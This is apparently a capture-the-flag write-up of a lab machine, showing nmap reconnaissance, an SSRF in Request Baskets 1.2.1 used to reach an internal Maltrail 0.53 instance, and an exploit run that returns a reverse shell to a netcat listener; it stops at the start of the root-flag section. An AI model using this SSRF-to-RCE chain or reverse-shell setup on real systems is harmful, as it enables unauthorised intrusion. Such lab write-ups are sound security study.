
User flag

Recon

Nmap revaled 4 open ports




```
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds

┌──(n0x00ne㉿kali)-[~]
└─$ sudo nmap -p22,80,8338,55555 -sC -sV 10.10.11.224
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 17:18 EDT
Nmap scan report for 10.10.11.224
Host is up (0.045s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 28 Oct 2023 21:18:45 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sat, 28 Oct 2023 21:18:19 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sat, 28 Oct 2023 21:18:19 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.94%I=7%D=10/28%Time=653D7A9B%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;
SF:\x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Sat,\x2028\x20Oct\x2
SF:02023\x2021:18:19\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/
SF:web\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20R
SF:equest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\
SF:x20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\x20
SF:200\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Sat,\x2028\x20Oct\x2
SF:02023\x2021:18:19\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReques
SF:t,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain
SF:;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request
SF:")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCo
SF:ntent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n
SF:\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400
SF:\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n
SF:Connection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,67,
SF:"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20
```

I wasn't able to find anything in the browser on port 80, but port 55555 was more promising (as nmap already showed)


Request Baskets

Basket: ohuounr


Requests: 0 (0)

Empty basket!

This basket is empty, send requests to `http://10.10.11.224:55555/ohuounr` and they will appear here.

It was a [Request Baskets](#) server, which seemed to be running on version 1.2.1. Conveniently, this version of Request Baskets, is vulnerable to SSRF.

You have to configure a newly created basket as a proxy and then you can make the basket redirect your request to a internally running process of the server.


Request Baskets

Basket: r0xgxcz

Requests are collected at `http://10.10.1`

Requests: 2 (8)

[GET] 9:33:10 AM 10/29/2023 /r0xgxcz Headers

[GET] 5:39:07 PM 10/28/2023 /r0xgxcz Headers

Configuration Settings

Forward URL: http://127.0.0.1

☐ Insecure TLS only affects forwarding to URLs like `https://...`


☑ Proxy Response

☐ Expand Forward Path

Basket Capacity: 200


Cancel Apply

In this case, [Maltrail](#) v0.53 was running on localhost:80, which is a detection system for malicious activity.


Powered by **Maltrail** (v**0.53**)

- Hide threat
- Report false positive

Ironically, this version of maltrail is vulnerable to [RCE](#). To set this up, the **Expand Forward Path** option also has to be enabled, since the /login page of maltrail is needed for this RCE.


Configuration Settings

Forward URL:


http://127.0.0.1

- [ ] Insecure TLS only affects forwarding to URLs like `https://...`
- [x] Proxy Response
- [x] Expand Forward Path

Basket Capacity:

200

I downloaded the script and passed it the newly created basket. And there it was, the user flag:




```
┌──(n0x00ne㉿kali)-[~/Desktop]
└─$ python3 exploit.py 10.10.14.48 5544 http://10.10.11.224:55555/r0xgxcz
Running exploit on http://10.10.11.224:55555/r0xgxcz/login
```

```
┌──(n0x00ne㉿kali)-[~]
└─$ sudo nc -lp 5544
$ whoami
whoami
puma
$ ls ~
ls ~
user.txt
$
```

Root Flag

To get the root flag, I checked the users rights with **sudo -l** as always:

